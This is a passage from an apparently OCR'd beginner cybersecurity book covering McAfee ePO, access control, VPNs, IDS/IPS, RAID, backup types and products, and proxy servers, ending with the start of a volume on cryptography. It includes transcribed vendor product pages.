Even with gateway antivirus, you will still want to have antivirus installed on the particular computer, and not just the gateway antivirus. The gateway antivirus gives you these two levels of protection, which is defense in depth which is what you always want to aim towards.

Chapter 15 McAfee Policy Orchestrator

The general purpose with McAfee Policy Orchestrator or McAfee EPO is to administer your antivirus protection for large enterprise. This is not the sort of thing that you would purchase if you just had like five workstations to protect.

Yet, if you are responsible for over 500, or more workstations, a tool like this is certainly necessary. You'd go and just try to do it by hand. When it comes the components, it has these major functions.

The first is that it manages and deploys products. The second is that it enforces policies on your endpoints. And the third is that it distributes McAfee software, including new products, upgrades, and patches. And lastly, it reports on your enterprise network security.

Essentially that's everything you need to do to make sure that all of your workstations are protected. Not only workstations, because it can do servers too. The idea is that you have a console that makes it very clear which workstations are covered, and which are not.

You can divide them into groups, or you could or you can look at them individually, and get a view as to what's going on in terms of what workstations are covered, which ones are not, do you have the latest signatures downloaded etc.


If look at the diagram, it kind of gives you an idea. First of all, if you look at the McAffee's EPO server below, you have a server inside your building that's going to be talking to it, because it has to keep pulling the signatures and updates from the main source (6).

You also have a SQL database (2), where a lot of data will be stored. Next, you have your web console (5) which is where the admin is going to sit to see all the workstations, and to see what's been downloaded. That's browser-based so you can pretty much see this from anywhere.

If you look at the right side bottom, you have agent handlers. That means, is if you have an agent that's going to be installed on every workstation that you need to have your antivirus on, that agent is what feeds the data to your console, so you can see the status of each individual workstation.

Next, you have distributed depositories (7) so if you have various offices, you

could have a distributed repository, so if you had a remote site in say London, and your main office was in San Francisco, you would have a repository for the signatures right in London, or each office that you have, doesn't have to pull your data across the internet, which would be less efficient.



That gives you a basic idea of what McAfee Policy Orchestrator does, but if you go to the McAfee website on EPO, you can download and read their documentation, which is currently 271 pages here: https://docs.mcafee.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html

Chapter 16 Access Control Deployments

Before dive deep into Access Control Deployments, let's look at permissions. But, what are permissions? Well, what an end user is allowed to do on the system depends upon the account used, and what that account has been configured to allow the user to do.

Most operating systems allow very granular control as to what a particular account is allowed to do. You should configure accounts to allow users the access rights necessary to perform their job but no more. This if you recall is the principle of least privilege.

Access rights can consist of accounts ability to access files and directories. If access is granted to a file, is the account allowed to change the file or only read it? If access is granted to a directory, is the account only allowed to read the contents of the directory, or are they allowed to create new files in the directory?

Creating these rights on the Linux or Windows OS, is a very basic admin function. For ease of administration, assign rights to groups of accounts, rather than to individual accounts. You should create groups of employees with the similar job function, and then assign specific rights to the group.

For example, all junior accountants will get a specific set of permissions, while all senior count accountants will get a different and probably more permissive set of permissions.

All admin assistants will get a specific set of permissions applicable to their job duties. Remote access permissions need to be considered carefully. For example if John is allowed a specific set of permissions when he is sitting in the home office, is he allowed those very same permissions if he is sitting at home, or if he's sitting in a hotel room?

For ease of use, many companies will allow John to have the same or similar permissions, wherever they're physically located, but you should carefully consider the security applications prior to granting such permission.

The reason why you would hesitate to grant the same permissions from a remote location than you would from your company location is that the security of the remote site is unknown.

If you plan to allow an end-user access from a potentially insecure location to

data on your network, you should use a VPN. A VPN provides secure communication over an insecure public network.

What's going to happen is, the data that goes back and forth, will be encrypted. There are many types of VPN-s, but I will mention the two most popular ones, which are site-to-site VPN and client based VPNs.

What we're talking about here, is client based VPNs. Here, a piece of software is installed on the end-users laptop. This allows the remote user to establish a VPN from his laptop to the security appliance that sits on your home network.

The important thing is that the VPN allows all data between the laptop and the remote network to be tunnelled, and therefore encrypted. So you don't really care if the remote connection is secure or not, because even if the data could be sniffed by a black hat, he would not be able to decipher the encrypted data.

Also, make sure that the VPN is enforced, meaning, that the end user is unable to connect to the home office, unless the data is protected by the VPN.

Chapter 17 Data in Transit Security

When data is transferred across an insecure medium, you risk the data may be sniffed by black hats, so you should encrypt it. When we say sniffed, we mean that it's captured, so they could use a program like Wireshark or many other utilities to capture that data so they can look at it.

An insecure medium means the internet, or the air in the case of Wi-Fi. To secure the data, the sender must encrypt it while it is crossing the insecure medium, and then it must be decrypted by the receiver.

Cryptology is the science of concealing information from others. In cryptology, we deal with plaintext, which is the same as clear text, which is which is data that can easily be read by anybody. We encrypt the data into ciphertext, which makes it difficult to read by others.

Ciphertext can be decrypted to get back the original clear text. Cryptology allows us to achieve different security goals such as confidentiality, integrity, authentication, and non-repudiation.

Confidentiality means, keeping the information secret. Integrity means, ensuring that the data has not been altered in transit. Authentication means, approving identity. Non repudiation means, a party cannot deny that they sent a specific message.

Non-repudiation is probably the least intuitive of these, so we give an example of that, supposing a person sends an email to buy a stock. Then an hour later that stock tanks. Well, then that person might say: “I never sent you an email to buy the stock”. Non-repudiation means that it can be proved that they actually did send that order to buy that stock.

Site-to-site VPN

A site-to-site VPN allows communicating securely over the public Internet. Suppose a company has an office in New York and an office in London. A security appliance is configured at each end, and all data going between the offices must pass through the security appliance, before it reaches the internet. Therefore any user communicating with the other office will have his data automatically encrypted for transfer.

Secure data with a client base VPN

Here, a piece of software is installed on the end-uses PC. This allows the remote user to establish a VPN from his laptop to the security appliance on their home network.

When we say home network, we don't mean a home where you live, but the home office or the main office. The VPN allows all data between the laptop and the remote network to be tunnelled, and therefore encrypted.

So you really don't care if the local connection is secure or not, because even if the data could be sniffed by a black hat they would not be able to decipher the encrypted data, and thus would not be able to read it.

You must take steps to secure your Wi-Fi with wpa2 personal, or enterprise. Anytime Wi-Fi is used, there is the potential that the RF radio frequency signal could be sniffed by a black hat, who was able to receive that signal. Wi-Fi is inherently more insecure than wired transmission, because the RF signal could be picked up by somebody sitting outside the building.

Wpa2 is built into wireless access points, specifically for the purpose. Earlier versions of Wi-Fi, the security was WPA, and WEP which are now pretty much obsolete because it is insecure and should not be used.

WPA2 comes in two flavours. The first one is called WPA2 Personal, which uses a pre-shared key, where all users having the same pre shared key. WPA2 Enterprise, which uses a radius server, each user has a unique key.

So what we find is that personal is easier to set up, while Enterprise is more difficult to set up, but more secure or at least more secure for enterprise environments.

Secure web transactions

If you are buying something on the internet and you must send credit card information from your PC to the vendor server, this needs to be secured. SSL or Secure Sockets Layer is built into your browser and allows a secure connection from your PC to the vendor server.

Most websites that exchange confidential user information automatically protect the session, using SSL. So there is nothing special to be installed, but you need to verify that it is being implemented when you need it.

Chapter 18 IDS & IPS Systems

IDS, is also known as Intrusion Detection System which is designed to detect malicious actions that might occur on the network. IPS, is also known as Intrusion Prevention Service or System, which is designed to prevent malicious actions from occurring on the network.

For modern implementations, we almost always deal with IPS, which prevents malicious actions, and also logs incidents where malicious action has been prevented. IPS can be either network based also known as NIPS, or host based known as HIPS.

The network based IPS monitors the entire network for malicious traffic by analysing all tcp/ip traffic entering the network. Host based IPS monitors a single host for malicious activity, usually for unauthorized changes.

NIPS require that IPS be installed on an appliance at the network perimeter, such as on a firewall. HIPS require that IPS be installed on every host that requires protection, but usually it's only installed on specific servers.

IPS detection can be signature-based or anomaly based. With signature-based, there will be one signature for every exploit that it is capable of preventing. The signature works by zeroing in on some unique aspect of the particular exploit that is always present for that exploit.

With the anomaly based, the system looks for signs of abnormal traffic and assumes that the abnormal traffic is malicious. Both, signature-based and anomaly based systems have their pros and cons. Signature-based pros are low false positives, while signature-based cons can only detect exploits for which a signature exists.

So the signatures must constantly be updated. Anomaly based pros does not need to be constantly updated. Anomaly based cons, high false positives. Most modern IPSs are primarily signature based employed in a physical security appliance, and this is recommended for the needs of the majority of networks.

Signature based IPS, can be deployed in a physical security clients such as a firewall that sits on the perimeter of your network. You will need to obtain a subscription from the vendor to keep your signatures up to date. Generally the signatures update automatically on a daily basis, similar to that of

antivirus.

Once you have Intrusion Prevention up and working, it's going to test everything that passes through the systems against various signatures. Another important thing to remember is that you have a signature time stamp with IPSs, so basically you just need to make sure that you always have the latest signatures downloaded.

With most systems, you can accept the defaults, but you can also able to adjust to suit your needs. Each signature has priorities that you can adjust, such as medium priority or low priority, but if you see a high priority assigned to a specific signature, then that's a very dangerous attack.

While if the signature has a low priority assigned to it, then it's not as dangerous. By checking these daily, you can prevent and detect a high, medium or low signatures based attacks.

Anything under the category of prevention means, it will actually stop the attack. Anything under the category of detection means, that it will log it, but not actually stop it. So, if you don't want to deal with low priorities, then you can just uncheck those options. You not necessarily want to do that, because low priorities attacks can sometimes cause false positives.

Another thing you might want to do, is you might want to start out with prevent all and detect all, and just see how much of a nuisance it is. You might have a lot of end users complaining that they can't do certain things. So, what you might want to do to prevent that is to instead of preventing all low priority attacks, just detect low priority attacks.

If you only detect low priority attacks, it means that you are only logging those, then you can look at the logs, and based upon what you see, you can make a decision as to how you want to set it up in the future. The only other thing that you might want to do, is sometimes you find a particular signature is causing a problem for you because it's a false positive, so you can disable those types of signatures.

Chapter 19 Data Loss Prevention & RAID

Storage is a very important part of fault tolerance. If something were to happen to a company's data, such as a disk failure that results in data loss, than that could have a serious impact on how the company performs.

That's why we need to make sure that if a disk does fail, that no data loss would occur. One of the best ways to prevent data loss is RAID. RAID stands for Redundant Array of Independent Disks.

In a RAID setup, the data is copied on multiple disks, so that in the event of a disk failure, no data would be lost. There are five common types of RAID. There is RAID 0, RAID 1, RAID 5, RAID 6 and RAID 10.

RAID 0

RAID 0 is not fault tolerant, in fact RAID 0 shouldn't even be called RAID, because not only does it not provide fault-tolerance, it actually increases the chance for data loss. Because in a RAID 0, the data is not duplicated but it's actually spread or striped across two separate disks. So it's just one of the disks fails, or if you decide to destroy yourself with a hammer, then all the data will be lost. The only reason why you would want to use RAID 0, is speed. Because when you have 2 disk controllers working instead of 1, then accessing data is much faster.

RAID 1

RAID 1 is fault tolerant. In a RAID 1 set up, the data is copied on more than one disk, so disk 2 will have the exact same copy of the data as disk 1. In the event of a single disk failure, such as getting destroyed by a laser beam, then no data loss would happen, because the other disk would have a duplicate copy.

RAID 5

In order to use RAID 5, you need to have 3 or more disks. RAID 5 is probably the most common setup that is used, because it's fast and it can store a large amount of data. So in a RAID 5 setup, data is not duplicated, but it’s striped or spread across multiple discs.

In addition to the data, there is another very important piece of information that is being evenly spread across all the disks, and this information is called parity. Parity is used to rebuild the data in the event of a disk failure. But there is a downside to RAID 5, because since the equivalent of an entire disk is used to store parity, it reduces the collective amount of data that can be stored in the array.

For example, if all 4 disks were 1 terabyte each, that totals 4 terabytes, but in a RAID 5 set up, the total amount that will be used for data storage would be 3 terabytes, because the equivalent of 1 entire disk would be used to store parity.

RAID 10

RAID 10 is basically what the name says. It’s combining RAID 1 and RAID 0 together, and you need to use a minimum of 4 disks. In a RAID 10 set up, a set of 2 disks are mirrored using a RAID 1 set up. Then both sets of the two disks are striped, using RAID 0. RAID 10 benefits from the fault tolerance of RAID 1 and the speed of RAID 0. The downside in a RAID 10 is that you can only use 50% of the capacity for data storage. So if you are using four discs in a RAID 10 setup, you can only use two of them for actual storage.

RAID 6

In order to use RAID 6, you need to have 4 or more disks. RAID 6 is just like RAID 5, where the data is striped across all the disks, and parity is also spread on all the disks. But the difference is that in RAID 6, parity is spread twice on all the disks. The reason for this double parity is so that it can handle two disks failure at the same time.

In a RAID 6, if two disks were to fail at the same time, which is pretty rare, no data would be lost, and all you would have to do is replace the failed disks, and then RAID 6 would use the double parity from the other disks, to

rebuild the data on the new drives.

So, if RAID 6 is using four drives, that would mean that the equivalent of two of the drives would be used for actual data storage, and the equivalent of two disks would be used to store the double parity. If these disks were one terabyte each that would be equal to four terabytes, but only two terabytes would be used to store data, and the other two terabytes would be used to store the double parity.

It's also important to note that the read performance from RAID 5 and RAID 6 are about the same, but as far as writing data, this is where RAID 6 suffers greatly. Because since RAID 6 has to write two Independent parity blocks instead of one, the write performance will be a lot slower when compared to RAID 5.

Chapter 20 Incremental VS Differential Backup

In this chapter we will discuss different backup types. Fault tolerance can be defined as the prevention of data loss, if a component fails. But in the event that fault tolerance fails then disaster recovery would be our last option.

Disaster recovery is the process of rebuilding an organization's data, after a disaster has happened, such as data loss. So even if we have fault tolerance measures, we still need to backup our data, and there are three different types of backups.

There's full, incremental, and differential. Even that tape backups are fading away, some organizations still use them. So whether you're backing up to tape or disk, it doesn't matter. The backup methods that I discussed will apply to all storage devices.

So let's talk about a full backup first. A full backup is just like its name says, it's a full backup, so it backs up all the data. In the first our example, all the data is simply backed into one tape, so as you might have guessed this is the simplest form of backup to perform, because only one tape is used.

However if your organization has a large amount of data then, performing a full backup daily would not be efficient. Because the disadvantage of doing a full backup, is that it takes the longest to perform.

But full backups do have an advantage, and that is during data restoration, because if you ever needed to restore the data, then the data can be restored in one session. So when our example the data is being backed up into one tape and that single tape is all you would need for data restoration. So the data restoration is very simple.

An incremental backup is much faster than a full backup, because in an incremental backup, the only data that is backed up is that data that has been changed since the last full, or incremental backup. For example let's say a company does a full backup on Monday, and does incremental backups Tuesday through Friday.

Again, the only data that is backed up, is that data that has been changed since the last full or incremental backup. So Tuesday will only backup Tuesday's data, Wednesday will only backup Wednesday's data, Thursday will only backup Thursday’s data, and so on.

Each backup only backs up the data that has been changed for that weekday. The advantage of an incremental backup is that it's the fastest backup compared to a full or differential backup.

However the disadvantage of an incremental backup, is that it takes the longest when you have to restore the data, because when you have to restore the data after you've done an incremental backup, you have to restore the full backup, along with the incremental backups, and you have to restore the incremental in the same order as you backed them up.

For example if we have a full backup and a week's worth of incremental backups, to restore the data, you have to restore the full backup tape first, and then you have to restore the incremental from Tuesday through Friday in the correct order. Then once that is done, you have a full data restore for that week. You can clearly see why an incremental restore takes much longer to perform.

A differential backup is faster than a full backup, but it's not as fast as an incremental backup. In a differential backup, that data that is backed up, is that data that has been changed, since the last full backup. So if a company does a full backup on Monday, and does differential backups Tuesday through Friday, so as data is being added to the database on those weekdays, the differential backup will backup the data that has been changed since Monday's full backup.

So, Tuesday will backup Tuesday's data. Wednesday will backup Tuesdays and Wednesdays data, Thursday will backup Tuesdays Wednesdays and Thursdays data, and Friday will backup Tuesdays, Wednesdays, Thursdays, and Fridays data.

So as you can see, each backup tape copies data not only from their own day, but also from the previous week days as well, since the last full backup was performed. After a differential backup, if you ever needed to restore the data, you would only need the last full backup in the last differential backup to completely restore your data. For example if a crash was to happen on the weekend, and you have to restore the data, you would restore Monday's full backup and then you would restore Friday's differential backup. Then once that is done, you'll have a full restore of your data.

So here is the final review and a comparison of the three types of backups. Starting with a full backup, a full backup simply backs up all the data, but it

does take the longest to perform, and as far as restoring the data, the only backup that needs to be restored is the one full backup. Since it only requires the full backup to restore the data, the restore process is the fastest.

An incremental backup backs up that data that has been changed since the last full or incremental backup, and this is a fastest backup of the three, because it only backs up the data that's changed for that day. But during a data restore it takes the longest to perform, because you have to restore the full backup along with the incremental backups and you have to restore the incrementals in the same order as you backed them up.

A differential backup backs up that data that's been changed since the last full backup. A differential backup is faster than a full backup, but it's slower than an incremental backup. As far as restoring the data, a differential restore requires the full backup, and the last differential backup, and the restore procedure is in the middle. The restore is faster than an incremental restore, but it's slower than a full restore.


Chapter 21 Data Backup Solutions

It's not a question if you will lose your data, but when. It should be obvious that data needs to be backed up, so it can be recovered if lost. Failure to do this can cause future issues. Therefore, you must choose a solution that backs up automatically.

There are a number of backup strategies, but in each case the question you must ask yourself this. If a specific piece of data is lost, will I be able to restore it quickly? If your answer to this question is “no”, then that particular strategy is going to cause you sleepless nights, and you perhaps don’t want that.

That said, you want a solution that backs up automatically without having to remember to do it, and lets you know if the backup is not running properly. I will describe three possible backup strategies.

The first is called “enterprise solutions”. An example would be Backup Exec by Symantec. Backup Exec has been around for over a decade. With this strategy, there is a single console through which you can control, which servers to backup, what data on each server needs to have backup, and how often it should be backed up.



NetBackup
Get data recovery services for next generation data centers from Symantec - protect completely, store efficiently and recover anywhere.
Traditional backup & recovery will hit limits as enterprises adjust and adapt in the virtual world. Symantec NetBackup™ Solution with V-Ray Technology delivers the performance, automation, and manageability enterprises need to scale to thousands of virtual machines and petabytes of data without installing another data center point product that increases complexity and risk.
Request a Call
Download ESG Report
Backup Exec
Protects virtual and physical environments, simplifies both backup and disaster recovery, and offers unmatched recovery capabilities.
Symantec Backup Exec™ 2014 delivers powerful, flexible, and easy-to-use backup and recovery to protect your entire infrastructure whether built upon virtual, physical, or a combination of both. Using modern technology, Backup Exec backs up local or remote data to virtually any storage device including tape, disk and cloud. Recovery is fast and efficient. With a few simple clicks, you can quickly search and restore granular file or application objects, applications, VMs, and servers directly from backup storage.
Buy Now
Try Now
Backup Exec Small Business Edition
Small Business Edition offers data protection, system restore, and disaster recovery through three simple steps in less than ten minutes
It is packaged with the backup and recovery needs of small business in mind, supporting any Windows Server, or Windows Small Business Server environment, and providing total protection in a single-license for Microsoft Exchange, Active Directory, SQL Server, SharePoint, and Hyper-V applications.
Buy Now
Try Now

You should keep in mind that if your backups are on local media, that media

needs to be stored off-site on a regular basis. You will generally only want to backup servers, not workstations. Therefore, important data should not be stored on workstations. To find out more on Symantec Backup Exec, you can visit the following website:

https://www.symantec.com/compare-backup-and-recovery-products/?om_ext_cid=biz_ad_15Q3_infographic_backup-and-recovery-page

The second option is called “Soho solutions”. An example would be “mozy home”. With this solution, you can design to backup one or several workstations. Easily configure the files you want to backup. Backup is automatically saved to “mozy” in the cloud. By the way “mozy” is now part of Carbonite. Mozy used to belong to Dell, but since 2018, Carbonite has bought them. To find out more information about “mozy”, you can visit the following website: https://www.carbonite.com/products/mozy


Products & Solutions
CARBONITE
an opentext company
Support
Contact Us
Sign In
Mozy is now part of Carbonite
Carbonite provides powerful, affordable backup solutions that are perfect for your personal and business files.
Explore plans
Customer login
Log into the legacy Mozy Admin Console to manage your account.
Sign in
Partner login
Log into the legacy Mozy Partner portal
Partner portals
Mozy support
Log in to the legacy Mozy support site.
Support
Sales
To get in touch with a Mozy Sales rep.
MozySales@carbonite.com
Download Mozy client
Find links to download the legacy Mozy client to access your files.
Read more

The third is imaging solutions an example would be Smart Deploy. The first

two solutions generally backup data, but not the programs installed and configured on a particular workstation. With imaging software, you take a snapshot of a specific workstation. So if the workstation crashes, you can quickly recover all installed software and configuration.

smartdeploy
Solutions
Comparisons
How It Works
Customers
Support
Buy
Request a Demo
Download
MODERN, FILE-BASED IMAGING SOFTWARE
SmartDeploy provides flexible image layering, hardware independence and built-in best practices
One golden image
Leveraging virtualization for image creation, SmartDeploy's modular, layered architecture allows a single image to be deployed to any device. You no longer need to create model-specific images to support various hardware devices over time.
Application deployment
Different parts of your organization may require a unique combination of applications based on the department or an employee's role. SmartDeploy enables IT to deploy, update, and patch applications independent of the Windows OS image.
We handle drivers
SmartDeploy handles driver challenges by providing model-specific driver packages, called Platform Packs. In this patented approach, only the precise drivers and device-specific software required for a particular device are injected at deployment time. This approach allows the fastest, most reliable image deployment and highest endpoint performance.
Support any model
Seamlessly deploy your golden image to every hardware model you support without any extra effort. Make images for the software or departments you support and SmartDeploy will make sure it runs properly on anything.
DELL
Lenovo
hp

If you've ever had your computer crash, then you can see the necessity for an imaging solution, because once you get your data back, then you still have to install and configure all of your applications, which if that was imaged, you would save all that time. To learn more about image solution and Smart Deploy, you can visit the following website:

https://www.smartdeploy.com/comparisons/

Bonus Chapter Proxy Server Basics

A proxy server is a server that retrieves data out on the Internet such as a web page on behalf of a user. For example, normally when a computer wants to view a web page out on the internet, you would just open up a web browser and then type in the address and retrieve that web page from its web server.

When you go through a proxy server, the proxy server will act like a middleman and will retrieve that web page for you. Therefore, now if you want to go to a website, the proxy server receives the request from your computer, and the proxy server will directly retrieve the web page on your behalf, and then send it to your computer.

The question is why would you want to use a proxy server? Well, a proxy has several benefits, and one benefit is privacy, because it allows you to surf the internet anonymously, because it hides your IP address. Without using a proxy and when you visit a website your public IP address is visible, so certain people can know which websites you're visiting.

But when you use a proxy, your IP address becomes invisible, because as the proxy server is retrieving the webpage for you, only the IP address of the proxy server can be seen viewing the webpage. Your IP address stops where it would hit the proxy server, and then the proxy server's IP Address does the rest of the work.

Another benefit of using a proxy server is speed. For example if a company uses a proxy server, and whenever a user wants to retrieve a webpage the proxy server will retrieve the webpage from the Internet on behalf of the user, and then it'll store that web page into a centralized cache database.

For example, if another user on a different computer goes to a webpage that has been stored in the proxy database, the proxy server doesn't have to go out to the Internet to retrieve the web page. It can simply retrieve it from its database, and then send it to the user. This makes webpage retrieval much faster.

Another benefit of a proxy is that it saves bandwidth, because a proxy server reduces the need to go out on the Internet to retrieve data, because it already has that data stored in its database.

Another benefit of a proxy is activity logging. A lot of companies will use a

proxy to keep track of what websites their employees are looking at. So when a company's employees are surfing the internet, the proxy will keep a record of what websites they're visiting and how long they were on those websites.

In addition, a company can also configure the proxy to block certain websites to keep their employees from visiting them. There's one notable thing that a proxy server can't do, and that is encrypt data as you surf the internet. When the data is not encrypted, that data can be intercepted by hackers, ISPs, or governments, with the proper equipment.

This is where a VPN comes in. A VPN or Virtual Private Network, not only hides your IP address, but it also encrypts the data that's being transferred between your computer and the internet. Thus, any activity that you do on the Internet such as viewing web pages or transferring files, the data is encrypted and kept private when using a VPN.

A VPN provides a dedicated secure tunnel between two points over the Internet. Unfortunately, most VPN providers will claim that they will not log your data, yet customers are not able to verify that, therefore I do not recommend any trusted VPN provider.

BOOK 3
CYBERSECURITY FOR BEGINNERS

CRYPTOGRAPHY FUNDAMENTALS
&
NETWORK SECURITY

BY

HUGO HOFFMAN

Chapter 1 Confidentiality

When we talk about confidentiality, integrity, and availability, the three of these together, we'll use the term CIA. CIA is how you might hear that term from various security blueprints is referred to. To describe confidentiality, integrity, and availability, let's begin talking about confidentiality.

Many times the term confidentiality we hear is related to encryption, and when we talk about encryption, we're talking about the ability to hide or privatize our data. Sometimes we'll use the term VPN or virtual private network, and the idea is to keep things private. In terms of encryption, there are several algorithms that we can use.

When we get into cryptography concepts, we're going to talk about algorithms and such, but what we might be benefiting from at this point is talking about them a little bit ahead of time. We can use DES or Data Encryption Standard, which is 56-bit encryption.

We also have 3DES, which is another encryption standard that we can use, which is 168-bit encryption. We also have AES, aka Advanced Encryption Standard. AES comes in a 128-bit, 192-bit, or 256-bit encryption method, and those are standards that we use today.

3DES and AES are more appropriate these days than DES. DES is probably one that you're not going to want to use these days, simply because it's not very secure in terms of capabilities anymore. We use these encryption algorithms to hide our data, and once we do this, it involves the use of a key.

